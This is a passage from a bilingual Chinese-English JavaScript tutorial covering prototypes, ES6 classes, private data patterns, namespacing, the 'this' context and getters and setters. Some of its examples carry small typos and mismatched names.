  Human.call(this); // 实例化 Human 对象并获取类的成员
  this.姓名 = 姓名; // 继承自 Human 类的姓名
  this.职称 = 职称; // 从调用函数获取职称
};

学生.prototype = Object.create(Human.prototype);
学生.prototype.constructor = 学生;

学生.prototype.问候 = function() {
  if (this.能说话) {
    console.log('你好，我是 ' + this.姓名 + ', ' + this.职称);
  }
};
```

Chapter 21: Prototypes, objects

In the conventional JS there are no class instead we have prototypes. Like the class, prototype inherits the properties including the methods and the variables declared in the class. We can create the new instance of the object whenever it is necessary by, Object.create(PrototypeName); (we can give the value for the constructor as well)

Section 21.1: Creation and initialising Prototype

```
var Human = function() {
  this.canWalk = true;
  this.canSpeak = true; // 

};

Person.prototype.greet = function() {
  if (this.canSpeak) { // checks whether this prototype has instance of speak
    this.name = "Steve"
    console.log('Hi, I am ' + this.name);
  } else{
    console.log('Sorry i can not speak');
  }
};
```

The prototype can be instantiated like this

```
obj = Object.create(Person.prototype);
ob.greet();
```

We can pass value for the constructor and make the boolean true and false based on the requirement.

Detailed Explanation

```
var Human = function() {
  this.canSpeak = true;
};

// Basic greet function which will greet based on the canSpeak flag
Human.prototype.greet = function() {
  if (this.canSpeak) {
    console.log('Hi, I am ' + this.name);
  }
};

var Student = function(name, title) {
  Human.call(this); // Instantiating the Human object and getting the members of the class
  this.name = name; // inheriting the name from the human class
  this.title = title; // getting the title from the called function
};

Student.prototype = Object.create(Human.prototype);
Student.prototype.constructor = Student;

Student.prototype.greet = function() {
  if (this.canSpeak) {
    console.log('Hi, I am ' + this.name + ', the ' + this.title);
  }
};
```

```

var 顾客 = function(姓名) {
  Human.call(this); // 继承自基类
  this.姓名 = 姓名;
};

顾客.prototype = Object.create(Human.prototype); // 创建对象
顾客.prototype.constructor = 顾客;

var 比尔 = new 学生('比利', '教师');
var 卡特 = new 顾客('卡特');
var 安迪 = new 学生('Andy', 'Bill');
var 维拉特 = new 顾客('Virat');

bill.greet();
// 嗨，我是鲍勃，老师

carter.greet();
// 嗨，我是卡特

andy.greet();
// 嗨，我是安迪，比尔

virat.greet();

```

```

var Customer = function(name) {
  Human.call(this); // inheriting from the base class
  this.name = name;
};

Customer.prototype = Object.create(Human.prototype); // creating the object
Customer.prototype.constructor = Customer;

var bill = new Student('Billy', 'Teacher');
var carter = new Customer('Carter');
var andy = new Student('Andy', 'Bill');
var virat = new Customer('Virat');

bill.greet();
// Hi, I am Bob, the Teacher

carter.greet();
// Hi, I am Carter

andy.greet();
// Hi, I am Andy, the Bill

virat.greet();

```

第22章：类

第22.1节：类构造函数

大多数类的基本部分是其构造函数，它设置每个实例的初始状态，并处理调用new时传入的任何参数。

它定义在一个class块中，就像你在定义一个名为constructor的方法，尽管它实际上被作为一个特殊情况来处理。

```
class MyClass {  
  constructor(option) {  
    console.log(`使用 ${option} 选项创建实例。`);  
    this.option = option;  
  }  
}
```

示例用法：

```
const foo = new MyClass('speedy'); // 输出日志: "使用 speedy 选项创建实例"
```

需要注意的一点是，类的构造函数不能通过 static 关键字设为静态，正如下面描述的其他方法那样。

第22.2节：类继承

继承的工作方式与其他面向对象语言相同：在超类上定义的方法在扩展的子类中是可访问的。

如果子类声明了自己的构造函数，则必须通过 super() 调用父类的构造函数，才能访问 this。

```
class SuperClass {  
  
  constructor() {  
    this.logger = console.log;  
  }  
  
  log() {  
    this.logger(`Hello ${this.name}`);  
  }  
}  
  
class SubClass extends SuperClass {  
  
  constructor() {  
    super();  
    this.name = 'subclass';  
  }  
}  
  
const subClass = new SubClass();  
  
subClass.log(); // logs: "Hello subclass"
```

Chapter 22: Classes

Section 22.1: Class Constructor

The fundamental part of most classes is its constructor, which sets up each instance's initial state and handles any parameters that were passed when calling `new`.

It's defined in a `class` block as though you're defining a method named `constructor`, though it's actually handled as a special case.

```
class MyClass {  
  constructor(option) {  
    console.log(`Creating instance using ${option} option.`);  
    this.option = option;  
  }  
}
```

Example usage:

```
const foo = new MyClass('speedy'); // logs: "Creating instance using speedy option"
```

A small thing to note is that a class constructor cannot be made static via the `static` keyword, as described below for other methods.

Section 22.2: Class Inheritance

Inheritance works just like it does in other object-oriented languages: methods defined on the superclass are accessible in the extending subclass.

If the subclass declares its own constructor then it must invoke the parents constructor via `super()` before it can access `this`.

```
class SuperClass {  
  
  constructor() {  
    this.logger = console.log;  
  }  
  
  log() {  
    this.logger(`Hello ${this.name}`);  
  }  
}  
  
class SubClass extends SuperClass {  
  
  constructor() {  
    super();  
    this.name = 'subclass';  
  }  
}  
  
const subClass = new SubClass();  
  
subClass.log(); // logs: "Hello subclass"
```

第22.3节：静态方法

静态方法和属性定义在类/构造函数本身上，而不是实例对象上。这些在类定义中通过使用static关键字来指定。

```
class MyClass {  
    static myStaticMethod() {  
        return 'Hello';  
    }  
  
    static get myStaticProperty() {  
        return '再见';  
    }  
  
}  
  
console.log(MyClass.myStaticMethod()); // 输出: "Hello"  
console.log(MyClass.myStaticProperty); // 输出: "再见"
```

我们可以看到静态属性并未定义在对象实例上：

```
const myClassInstance = new MyClass();  
  
console.log(myClassInstance.myStaticProperty); // 输出: undefined
```

但是，它们定义在子类上：

```
class MySubClass extends MyClass {};  
  
console.log(MySubClass.myStaticMethod()); // 输出: "Hello"  
console.log(MySubClass.myStaticProperty); // 输出: "再见"
```

第22.4节：访问器（Getter）和设置器（Setter）

访问器和设置器允许你为类中的某个属性定义自定义的读取和写入行为。对用户来说，它们看起来和普通属性一样。然而，内部会使用你提供的自定义函数来确定访问该属性时的值（访问器），以及在属性被赋值时执行任何必要的更改（设置器）。

在类定义中，访问器写法类似无参数方法，前面加上get关键字。设置器类似，区别在于它接受一个参数（被赋的新值），并使用set关键字。

下面是一个示例类，它为其.name属性提供了访问器和设置器。每次赋值时，我们会将新名字记录在内部的.names_数组中。每次访问时，我们返回最新的名字。

```
class MyClass {  
    constructor() {  
        this.names_ = [];  
    }  
  
    set name(value) {  
        this.names_.push(value);  
    }  
  
    get name() {  
        return this.names_[this.names_.length - 1];  
    }  
}
```

Section 22.3: Static Methods

Static methods and properties are defined on *the class/constructor itself*, not on instance objects. These are specified in a class definition by using the **static** keyword.

```
class MyClass {  
    static myStaticMethod() {  
        return 'Hello';  
    }  
  
    static get myStaticProperty() {  
        return 'Goodbye';  
    }  
  
}  
  
console.log(MyClass.myStaticMethod()); // logs: "Hello"  
console.log(MyClass.myStaticProperty); // logs: "Goodbye"
```

We can see that static properties are not defined on object instances:

```
const myClassInstance = new MyClass();  
  
console.log(myClassInstance.myStaticProperty); // logs: undefined
```

However, they *are* defined on subclasses:

```
class MySubClass extends MyClass {};  
  
console.log(MySubClass.myStaticMethod()); // logs: "Hello"  
console.log(MySubClass.myStaticProperty); // logs: "Goodbye"
```

Section 22.4: Getters and Setters

Getters and setters allow you to define custom behaviour for reading and writing a given property on your class. To the user, they appear the same as any typical property. However, internally a custom function you provide is used to determine the value when the property is accessed (the getter), and to perform any necessary changes when the property is assigned (the setter).

In a **class** definition, a getter is written like a no-argument method prefixed by the **get** keyword. A setter is similar, except that it accepts one argument (the new value being assigned) and the **set** keyword is used instead.

Here's an example class which provides a getter and setter for its **.name** property. Each time it's assigned, we'll record the new name in an internal **.names_** array. Each time it's accessed, we'll return the latest name.

```
class MyClass {  
    constructor() {  
        this.names_ = [];  
    }  
  
    set name(value) {  
        this.names_.push(value);  
    }  
  
    get name() {  
        return this.names_[this.names_.length - 1];  
    }  
}
```

```

const myClassInstance = new MyClass();
myClassInstance.name = 'Joe';
myClassInstance.name = 'Bob';

console.log(myClassInstance.name); // logs: "Bob"
console.log(myClassInstance.names_); // logs: ["Joe", "Bob"]

```

如果只定义了 setter，尝试访问该属性将始终返回undefined。

```

const classInstance = new class {
  set prop(value) {
    console.log('设置', value);
  }
};

classInstance.prop = 10; // 输出日志: "设置", 10

console.log(classInstance.prop); // 输出日志: undefined

```

如果只定义了 getter，尝试赋值该属性将不会有任何效果。

```

const classInstance = new class {
  get prop() {
    return 5;
  }
};

classInstance.prop = 10;

console.log(classInstance.prop); // 输出日志: 5

```

第22.5节：私有成员

JavaScript 技术上并不支持作为语言特性的私有成员。隐私——由道格拉斯·克罗克福德 (Douglas Crockford) 描述——则是通过闭包（保留的函数作用域）来模拟的，每次调用构造函数实例化时都会生成闭包。

这个队列 (Queue) 示例演示了如何通过构造函数，保留局部状态并通过特权方法使其可访问。

```

class Queue {

constructor () { // - 每次实例化都会生成一个闭包。
  const list = []; // - 局部状态 ("私有成员")。

  this.enqueue = function (type) { // - 特权公共方法
    // 访问局部状态
    list.push(type); // 类似"写入"。
    return type;
  };
  this.dequeue = function () { // - 特权公共方法
    // 访问局部状态
    return list.shift(); // 类似"读/写"。
  };
}
}

```

```

const myClassInstance = new MyClass();
myClassInstance.name = 'Joe';
myClassInstance.name = 'Bob';

console.log(myClassInstance.name); // logs: "Bob"
console.log(myClassInstance.names_); // logs: ["Joe", "Bob"]

```

If you only define a setter, attempting to access the property will always return `undefined`.

```

const classInstance = new class {
  set prop(value) {
    console.log('setting', value);
  }
};

classInstance.prop = 10; // logs: "setting", 10

console.log(classInstance.prop); // logs: undefined

```

If you only define a getter, attempting to assign the property will have no effect.

```

const classInstance = new class {
  get prop() {
    return 5;
  }
};

classInstance.prop = 10;

console.log(classInstance.prop); // logs: 5

```

Section 22.5: Private Members

JavaScript does not technically support private members as a language feature. Privacy - [described by Douglas Crockford](#) - gets emulated instead via closures (preserved function scope) that will be generated each with every instantiation call of a constructor function.

The Queue example demonstrates how, with constructor functions, local state can be preserved and made accessible too via privileged methods.

```

class Queue {

constructor () { // - does generate a closure with each instantiation.

  const list = []; // - local state ("private member").

  this.enqueue = function (type) { // - privileged public method
    // accessing the local state
    list.push(type); // "writing" alike.
    return type;
  };
  this.dequeue = function () { // - privileged public method
    // accessing the local state
    return list.shift(); // "reading / writing" alike.
  };
}
}

```

```

var q = new Queue();
// ...
q.enqueue(9); // ... 先进先出 ...
q.enqueue(8);
q.enqueue(7);
// ...
console.log(q.dequeue()); // 9 ... 先进先出。
console.log(q.dequeue()); // 8
console.log(q.dequeue()); // 7
console.log(q); // {}
console.log(Object.keys(q)); // ["enqueue", "dequeue"]

```

每次实例化一个队列 (Queue) 类型时，构造函数都会生成一个闭包。

因此，队列 (Queue) 类型自身的两个方法enqueue和dequeue（见Object.keys(q)）仍然可以访问list，该list继续存在于其封闭作用域中，并且在构造时被保留。

利用这种模式——通过特权公共方法模拟私有成员——时，应记住每个实例都会为每个自身属性方法消耗额外内存（因为这是无法共享/重用的代码）。对于存储在此类闭包中的状态的数量/大小也是如此。

```

var q = new Queue();
// ...
q.enqueue(9); // ... first in ...
q.enqueue(8);
q.enqueue(7);
// ...
console.log(q.dequeue()); // 9 ... first out.
console.log(q.dequeue()); // 8
console.log(q.dequeue()); // 7
console.log(q); // {}
console.log(Object.keys(q)); // ["enqueue", "dequeue"]

```

With every instantiation of a Queue type the constructor generates a closure.

Thus both of a Queue type's own methods enqueue and dequeue (see Object.keys(q)) still do have access to list that continues to live in its enclosing scope that, at construction time, has been preserved.

Making use of this pattern - emulating private members via privileged public methods - one should keep in mind that, with every instance, additional memory will be consumed for every own property method (for it is code that can't be shared/reused). The same is true for the amount/size of state that is going to be stored within such a closure.

第22.6节：方法

方法可以在类中定义，用于执行功能并可选择性地返回结果。它们可以接收调用者传入的参数。

```

class Something {
  constructor(data) {
    this.data = data
  }

  doSomething(text) {
    return {
      data: this.data,
      text
    }
  }
}

var s = new Something({})
s.doSomething("hi") // 返回: { data: {}, text: "hi" }

```

第22.7节：动态方法名

命名方法时也可以像访问对象的属性一样使用[]来计算表达式。这对于拥有动态属性名很有用，然而通常与符号 (Symbols) 一起使用。

```

let METADATA = Symbol('metadata');

class Car {
  constructor(make, model) {
    this.make = make;
    this.model = model;
  }
}

// 使用符号的示例

```

Section 22.6: Methods

Methods can be defined in classes to perform a function and optionally return a result. They can receive arguments from the caller.

```

class Something {
  constructor(data) {
    this.data = data
  }

  doSomething(text) {
    return {
      data: this.data,
      text
    }
  }
}

var s = new Something({})
s.doSomething("hi") // returns: { data: {}, text: "hi" }

```

Section 22.7: Dynamic Method Names

There is also the ability to evaluate expressions when naming methods similar to how you can access an objects' properties with []. This can be useful for having dynamic property names, however is often used in conjunction with Symbols.

```

let METADATA = Symbol('metadata');

class Car {
  constructor(make, model) {
    this.make = make;
    this.model = model;
  }
}

// example using symbols

```

```

[METADATA]()
  return {
make: this.make,
  model: this.model
};

// 你也可以使用任何 JavaScript 表达式

// 这个只是一个字符串，也可以简单地用 add() 定义
["add"](a, b) {
  return a + b;
}

// 这个是动态计算的
[1 + 2]() {
  return "three";
}

let 马自达MPV = new 车("马自达", "MPV");
马自达MPV.add(4, 5); // 9
马自达MPV[3](); // "three"
马自达MPV[METADATA](); // { make: "Mazda", model: "MPV" }

```

第22.8节：使用类管理私有数据

使用类时最常见的障碍之一是找到处理私有状态的合适方法。处理私有状态有4种常见解决方案：

使用符号

符号是 ES2015 中引入的一种新的原始类型，定义见MDN

符号是一种唯一且不可变的数据类型，可用作对象属性的标识符。

当使用符号作为属性键时，它不可枚举。

因此，使用`for var in`或`Object.keys`时不会显示它们。

因此，我们可以使用符号来存储私有数据。

```

const topSecret = Symbol('topSecret'); // 我们的私钥；仅在模块文件的作用域内可访问

export class SecretAgent{
  constructor(secret){
    this[topSecret] = secret; // 我们可以访问符号键（闭包）
    this.coverStory = '只是一个普通园丁';
    this.doMission = () => {
      figureWhatToDo(this[topSecret]); // 我们有权限访问 topSecret
    };
  }
}

```

因为符号是唯一的，我们必须引用原始符号才能访问私有属性。

```
import {SecretAgent} from 'SecretAgent.js'
```

```

[METADATA]()
  return {
make: this.make,
  model: this.model
};

// you can also use any javascript expression

// this one is just a string, and could also be defined with simply add()
["add"](a, b) {
  return a + b;
}

// this one is dynamically evaluated
[1 + 2]() {
  return "three";
}

let MazdaMPV = new Car("Mazda", "MPV");
MazdaMPV.add(4, 5); // 9
MazdaMPV[3](); // "three"
MazdaMPV[METADATA](); // { make: "Mazda", model: "MPV" }

```

Section 22.8: Managing Private Data with Classes

One of the most common obstacles using classes is finding the proper approach to handle private states. There are 4 common solutions for handling private states:

Using Symbols

Symbols are new primitive type introduced on in ES2015, as defined at [MDN](#)

A symbol is a unique and immutable data type that may be used as an identifier for object properties.

When using symbol as a property key, it is not enumerable.

As such, they won't be revealed using `for var in` or `Object.keys`.

Thus we can use symbols to store private data.

```

const topSecret = Symbol('topSecret'); // our private key; will only be accessible on the scope of
the module file
export class SecretAgent{
  constructor(secret){
    this[topSecret] = secret; // we have access to the symbol key (closure)
    this.coverStory = 'just a simple gardner';
    this.doMission = () => {
      figureWhatToDo(this[topSecret]); // we have access to topSecret
    };
  }
}

```

Because symbols are unique, we must have reference to the original symbol to access the private property.

```
import {SecretAgent} from 'SecretAgent.js'
```

```

const agent = new SecretAgent('偷走所有冰淇淋');
// 好的，让我们试着从他那里获取秘密！
Object.keys(agent); // ['coverStory'] 只有掩饰故事是公开的，我们的秘密被保留了。
agent[Symbol('绝密')]; // undefined, 正如我们所说，符号总是唯一的，所以只有原始符号才能帮助我们获取数据。

```

但这并不是百分之百私有的；让我们破解那个代理！我们可以使用 `Object.getOwnPropertySymbols` 方法来获取对象的符号。

```

const secretKeys = Object.getOwnPropertySymbols(agent);
agent[secretKeys[0]] // '偷走所有冰淇淋'，我们得到了秘密。

```

使用 WeakMaps

`WeakMap` 是 es6 新增的一种对象类型。

如MDN上定义

`WeakMap` 对象是一组键/值对的集合，其中键是弱引用的。键必须是对象，值可以是任意值。

另一个关于`WeakMap`的重要特性是，如MDN上定义。

`WeakMap` 中的键是弱引用的。这意味着，如果没有其他强引用指向该键，垃圾回收器将从 `WeakMap` 中移除整个条目。

其想法是使用 `WeakMap` 作为整个类的静态映射，将每个实例作为键，并将该实例键的私有数据作为值保存。

因此，只有在类内部我们才能访问`WeakMap`集合。

让我们用`WeakMap`试试我们的代理：

```

const topSecret = new WeakMap(); // 将保存所有实例的所有私有数据。
export class SecretAgent{
constructor(secret){
topSecret.set(this,secret); // 我们使用这个作为键，将其设置到我们的实例私有数据中
    this.coverStory = '只是一个普通的园丁';
    this.doMission = () => {
figureWhatToDo(topSecret.get(this)); // 我们可以访问 topSecret
    }
}

```

因为常量 `topSecret` 定义在我们的模块闭包内，并且我们没有将它绑定到实例的属性上，这种方法是完全私有的，我们无法访问代理的 `topSecret`。

在构造函数内定义所有方法

这里的想法很简单，就是在构造函数内定义所有方法和成员，并利用闭包访问私有成员，而不将它们赋值给 `this`。

```

export class SecretAgent{

```

```

const agent = new SecretAgent('steal all the ice cream');
// ok let's try to get the secret out of him!
Object.keys(agent); // ['coverStory'] only cover story is public, our secret is kept.
agent[Symbol('topSecret')]; // undefined, as we said, symbols are always unique, so only the original symbol will help us to get the data.

```

But it's not 100% private; let's break that agent down! We can use the `Object.getOwnPropertySymbols` method to get the object symbols.

```

const secretKeys = Object.getOwnPropertySymbols(agent);
agent[secretKeys[0]] // 'steal all the ice cream' , we got the secret.

```

Using WeakMaps

`WeakMap` is a new type of object that have been added for es6.

As defined on [MDN](#)

The `WeakMap` object is a collection of key/value pairs in which the keys are weakly referenced. The keys must be objects and the values can be arbitrary values.

Another important feature of `WeakMap` is, as defined on [MDN](#).

The key in a `WeakMap` is held weakly. What this means is that, if there are no other strong references to the key, the entire entry will be removed from the `WeakMap` by the garbage collector.

The idea is to use the `WeakMap`, as a static map for the whole class, to hold each instance as key and keep the private data as a value for that instance key.

Thus only inside the class will we have access to the `WeakMap` collection.

Let's give our agent a try, with `WeakMap`:

```

const topSecret = new WeakMap(); // will hold all private data of all instances.
export class SecretAgent{
constructor(secret){
    topSecret.set(this,secret); // we use this, as the key, to set it on our instance private data
    this.coverStory = 'just a simple gardner';
    this.doMission = () => {
        figureWhatToDo(topSecret.get(this)); // we have access to topSecret
    }
}

```

Because the const `topSecret` is defined inside our module closure, and since we didn't bind it to our instance properties, this approach is totally private, and we can't reach the agent `topSecret`.

Define all methods inside the constructor

The idea here is simply to define all our methods and members inside the constructor and use the closure to access private members without assigning them to `this`.

```

export class SecretAgent{

```

```

constructor(secret){
  const topSecret = secret;
  this.coverStory = '只是一个普通的园丁';
  this.doMission = () => {
    figureWhatToDo(topSecret); // 我们可以访问 topSecret
  };
}

```

在这个例子中，数据同样是100%私有的，外部无法访问，因此我们的代理是安全的。

使用命名约定

我们将决定任何私有属性前面都加上`_`前缀。

请注意，对于这种方法，数据实际上并不是真正私有的。

```

export class SecretAgent{
  constructor(secret){
    this._topSecret = secret; // 按约定这是私有的
    this.coverStory = '只是一个普通园丁';
    this.doMission = () => {
      figureWhatToDo(this_topSecret);
    };
  }
}

```

第22.9节：类名绑定

类声明的名称在不同作用域中以不同方式绑定 -

1. 类定义所在的作用域 - `let` 绑定
2. 类本身的作用域 - 在 `{ 和 }` 中的 `class {}` - `const` 绑定

```

class Foo {
  // 这个块内的 Foo 是 const 绑定
}
// 这里的 Foo 是一个 let 绑定

```

例如，

```

class A {
  foo() {
    A = null; // 在类内部，A 是一个 `const` 绑定，运行时会抛出异常
  }
}
A = null; // 这里的 A 是一个 `let` 绑定，不会抛出异常

```

函数的情况则不同 -

```

function A() {
  A = null; // 可以正常运行
}
A.prototype.foo = function foo() {
  A = null; // 可以正常运行
}
A = null; // 可以正常运行

```

```

constructor(secret){
  const topSecret = secret;
  this.coverStory = 'just a simple gardner';
  this.doMission = () => {
    figureWhatToDo(topSecret); // we have access to topSecret
  };
}

```

In this example as well the data is 100% private and can't be reached outside the class, so our agent is safe.

Using naming conventions

We will decide that any property who is private will be prefixed with `_`.

Note that for this approach the data isn't really private.

```

export class SecretAgent{
  constructor(secret){
    this._topSecret = secret; // it private by convention
    this.coverStory = 'just a simple gardner';
    this.doMission = () => {
      figureWhatToDo(this_topSecret);
    };
  }
}

```

Section 22.9: Class Name binding

ClassDeclaration's Name is bound in different ways in different scopes -

1. The scope in which the class is defined - `let` binding
2. The scope of the class itself - within `{ and }` in `class {}` - `const` binding

```

class Foo {
  // Foo inside this block is a const binding
}
// Foo here is a let binding

```

For example,

```

class A {
  foo() {
    A = null; // will throw at runtime as A inside the class is a `const` binding
  }
}
A = null; // will NOT throw as A here is a `let` binding

```

This is not the same for a Function -

```

function A() {
  A = null; // works
}
A.prototype.foo = function foo() {
  A = null; // works
}
A = null; // works

```

第23章：命名空间

第23.1节：通过直接赋值的命名空间

```
//之前：反模式，3个全局变量
var setActivePage = function () {};
var getPage = function() {};
var redirectPage = function() {};

//之后：只有1个全局变量，无函数冲突，且函数名更有意义
var NavigationNs = NavigationNs || {};
NavigationNs.active = function() {}
NavigationNs.pagination = function() {}
NavigationNs.redirection = function() {}
```

第23.2节：嵌套命名空间

当涉及多个模块时，通过创建一个全局命名空间来避免全局名称的泛滥。从那里，可以将任何子模块添加到全局命名空间中。（进一步嵌套会降低性能并增加不必要的复杂性。）如果名称冲突是问题，可以使用更长的名称：

```
var NavigationNs = NavigationNs || {};
NavigationNs.active = {};
NavigationNs.pagination = {};
NavigationNs.redirection = {};

// 第二级从这里开始。
Navigational.pagination.jquery = function();
Navigational.pagination.angular = function();
Navigational.pagination.ember = function();
```

Chapter 23: Namespacing

Section 23.1: Namespace by direct assignment

```
//Before: antipattern 3 global variables
var setActivePage = function () {};
var getPage = function() {};
var redirectPage = function() {};

//After: just 1 global variable, no function collision and more meaningful function names
var NavigationNs = NavigationNs || {};
NavigationNs.active = function() {}
NavigationNs.pagination = function() {}
NavigationNs.redirection = function() {}
```

Section 23.2: Nested Namespaces

When multiple modules are involved, avoid proliferating global names by creating a single global namespace. From there, any sub-modules can be added to the global namespace. (Further nesting will slow down performance and add unnecessary complexity.) Longer names can be used if name clashes are an issue:

```
var NavigationNs = NavigationNs || {};
NavigationNs.active = {};
NavigationNs.pagination = {};
NavigationNs.redirection = {};

// The second level start here.
Navigational.pagination.jquery = function();
Navigational.pagination.angular = function();
Navigational.pagination.ember = function();
```

第24章：上下文 (this)

第24.1节：简单对象中的this

```
var person = {  
    name: '约翰·多伊',  
    age: 42,  
    gender: '男',  
    bio: function() {  
        console.log('我的名字是 ' + this.name);  
    }  
};  
person.bio(); // 输出 "我的名字是 约翰·多伊"  
var bio = person.bio;  
bio(); // 输出 "我的名字是 undefined"
```

在上述代码中，`person.bio` 使用了上下文 (`this`)。当函数以 `person.bio()` 的形式调用时，上下文会自动传递，因此它正确地输出了 "我的名字是 约翰·多伊"。但当函数被赋值给一个变量时，它就失去了上下文。

在非严格模式下，默认上下文是全局对象 (`window`)。在严格模式下，它是 `undefined`。

第24.2节：保存this以便在嵌套函数/对象中使用

一个常见的陷阱是在嵌套函数或对象中尝试使用 `this`，此时上下文已经丢失。

```
document.getElementById('myAJAXButton').onclick = function(){  
    makeAJAXRequest(function(result){  
        if (result) { // 成功  
            this.className = 'success';  
        }  
    })  
}
```

这里上下文 (`this`) 在内部回调函数中丢失。为了解决这个问题，你可以将 `this` 的值保存到一个变量中：

```
document.getElementById('myAJAXButton').onclick = function(){  
    var self = this;  
    makeAJAXRequest(function(result){  
        if (result) { // 成功  
            self.className = 'success';  
        }  
    })  
}
```

版本 ≥ 6

ES6 引入了箭头函数，其中包含词法作用域的 `this` 绑定。上述示例可以这样写：

```
document.getElementById('myAJAXButton').onclick = function(){  
    makeAJAXRequest(result => {  
        if (result) { // 成功  
            this.className = 'success';  
        }  
    })  
}
```

Chapter 24: Context (this)

Section 24.1: this with simple objects

```
var person = {  
    name: 'John Doe',  
    age: 42,  
    gender: 'male',  
    bio: function() {  
        console.log('My name is ' + this.name);  
    }  
};  
person.bio(); // logs "My name is John Doe"  
var bio = person.bio;  
bio(); // logs "My name is undefined"
```

In the above code, `person.bio` makes use of the context (`this`). When the function is called as `person.bio()`, the context gets passed automatically, and so it correctly logs "My name is John Doe". When assigning the function to a variable though, it loses its context.

In non-strict mode, the default context is the global object (`window`). In strict mode it is `undefined`.

Section 24.2: Saving this for use in nested functions / objects

One common pitfall is to try and use `this` in a nested function or an object, where the context has been lost.

```
document.getElementById('myAJAXButton').onclick = function(){  
    makeAJAXRequest(function(result){  
        if (result) { // success  
            this.className = 'success';  
        }  
    })  
}
```

Here the context (`this`) is lost in the inner callback function. To correct this, you can save the value of `this` in a variable:

```
document.getElementById('myAJAXButton').onclick = function(){  
    var self = this;  
    makeAJAXRequest(function(result){  
        if (result) { // success  
            self.className = 'success';  
        }  
    })  
}
```

Version ≥ 6

ES6 introduced arrow functions which include lexical `this` binding. The above example could be written like this:

```
document.getElementById('myAJAXButton').onclick = function(){  
    makeAJAXRequest(result => {  
        if (result) { // success  
            this.className = 'success';  
        }  
    })  
}
```

第24.3节：绑定函数上下文

版本 ≥ 5.1

每个函数都有一个bind方法，它会创建一个包装函数，该函数会以正确的上下文调用它。更多信息见[这里](#)。

```
var monitor = {  
threshold: 5,  
check: function(value) {  
    if (value > this.threshold) {  
        this.display("值太高了！");  
    }  
},  
display(message) {  
    alert(message);  
}  
};
```

```
monitor.check(7); // `this` 的值由方法调用语法隐式确定。
```

```
var badCheck = monitor.check;  
badCheck(15); // `this` 的值是 window 对象, this.threshold 未定义, 因此 value > this.threshold 为假
```

```
var check = monitor.check.bind(monitor);  
check(15); // `this` 的值被显式绑定, 函数正常工作。
```

```
var check8 = monitor.check.bind(monitor, 8);  
check8(); // 我们还将参数绑定为 `8`, 不能重新指定。
```

硬绑定

- 硬绑定的目的是“硬性”链接对this的引用。
- 优点：当你想保护特定对象不被丢失时非常有用。
- 示例：

```
function Person(){  
console.log("I'm " + this.name);  
}  
  
var person0 = {name: "Stackoverflow"}  
var person1 = {name: "John"};  
var person2 = {name: "Doe"};  
var person3 = {name: "Ala Eddine JEBALI"};  
  
var origin = Person;  
Person = function(){  
    origin.call(person0);  
}  
  
Person();  
//输出：我是 Stackoverflow
```

```
Person.call(person1);  
//输出：我是 Stackoverflow
```

```
Person.apply(person2);
```

Section 24.3: Binding function context

Version ≥ 5.1

Every function has a bind method, which will create a wrapped function that will call it with the correct context. See [here](#) for more information.

```
var monitor = {  
threshold: 5,  
check: function(value) {  
    if (value > this.threshold) {  
        this.display("Value is too high!");  
    }  
},  
display(message) {  
    alert(message);  
}  
};
```

```
monitor.check(7); // The value of `this` is implied by the method call syntax.
```

```
var badCheck = monitor.check;  
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so value > this.threshold is false
```

```
var check = monitor.check.bind(monitor);  
check(15); // This value of `this` was explicitly bound, the function works.
```

```
var check8 = monitor.check.bind(monitor, 8);  
check8(); // We also bound the argument to `8` here. It can't be re-specified.
```

Hard binding

- The object of *hard binding* is to "hard" link a reference to **this**.
- Advantage: It's useful when you want to protect particular objects from being lost.
- Example:

```
function Person(){  
    console.log("I'm " + this.name);  
}
```

```
var person0 = {name: "Stackoverflow"}  
var person1 = {name: "John"};  
var person2 = {name: "Doe"};  
var person3 = {name: "Ala Eddine JEBALI"};
```

```
var origin = Person;  
Person = function(){  
    origin.call(person0);  
}
```

```
Person();  
//outputs: I'm Stackoverflow
```

```
Person.call(person1);  
//outputs: I'm Stackoverflow
```

```
Person.apply(person2);
```

```
//输出：我是 Stackoverflow
```

```
Person.call(person3);  
//输出：我是 Stackoverflow
```

- 所以，正如你在上面的例子中所看到的，无论你传递什么对象给Person，它总是会使用person0对象：它是强绑定的。

第24.4节：构造函数中的 this

当将函数用作构造函数时，它有一个特殊的this绑定，指向新创建的对象：

```
function Cat(name) {  
    this.name = name;  
    this.sound = "Meow";  
}  
  
var cat = new Cat("Tom"); // 是一个 Cat 对象  
cat.sound; // 返回 "Meow"  
  
var cat2 = Cat("Tom"); // 未定义 -- 函数在全局上下文中执行  
window.name; // "Tom"  
cat2.name; // 错误！无法访问未定义的属性
```

```
//outputs: I'm Stackoverflow
```

```
Person.call(person3);  
//outputs: I'm Stackoverflow
```

- So, as you can remark in the example above, whatever object you pass to Person, it'll always use person0 object: **it's hard binded**.

Section 24.4: this in constructor functions

When using a function as a constructor, it has a special **this** binding, which refers to the newly created object:

```
function Cat(name) {  
    this.name = name;  
    this.sound = "Meow";  
}  
  
var cat = new Cat("Tom"); // is a Cat object  
cat.sound; // Returns "Meow"  
  
var cat2 = Cat("Tom"); // is undefined -- function got executed in global context  
window.name; // "Tom"  
cat2.name; // error! cannot access property of undefined
```

第25章：设置器和获取器

设置器和获取器是对象属性，当它们被设置或获取时会调用一个函数。

第25.1节：使用

`Object.defineProperty`定义设置器/获取器

```
var setValue;
var obj = {};
Object.defineProperty(obj, "objProperty", {
  get: function(){
    return "一个值";
  },
  set: function(value){
    setValue = value;
  }
});
```

第25.2节：在新创建的

对象中定义设置器/获取器

JavaScript允许我们在对象字面量语法中定义获取器和设置器。以下是一个示例：

```
var date = {
  year: '2017',
  month: '02',
  day: '27',
  get date() {
    // 以 YYYY-MM-DD 格式获取日期
    return `${this.year}-${this.month}-${this.day}`;
  },
  set date(dateString) {
    // 从 YYYY-MM-DD 格式的字符串设置日期
    var dateRegExp = /(\d{4})-(\d{2})-(\d{2})/;
    // 检查字符串格式是否正确
    if (dateRegExp.test(dateString)) {
      var parsedDate = dateRegExp.exec(dateString);
      this.year = parsedDate[1];
      this.month = parsedDate[2];
      this.day = parsedDate[3];
    } else {
      throw new Error('日期字符串必须是 YYYY-MM-DD 格式');
    }
  }
};
```

访问`date.date`属性会返回值`2017-02-27`。设置`date.date = '2018-01-02'`会调用`setter`函数，该函数会解析字符串并设置`date.year = '2018'`, `date.month = '01'`, 以及`date.day = '02'`。尝试传入格式错误的字符串（例如`"hello"`）会抛出错误。

第25.3节：在ES6类中定义getter和setter

```
class Person {
  constructor(firstname, lastname) {
```

Chapter 25: Setters and Getters

Setters and getters are object properties that call a function when they are set/gotten.

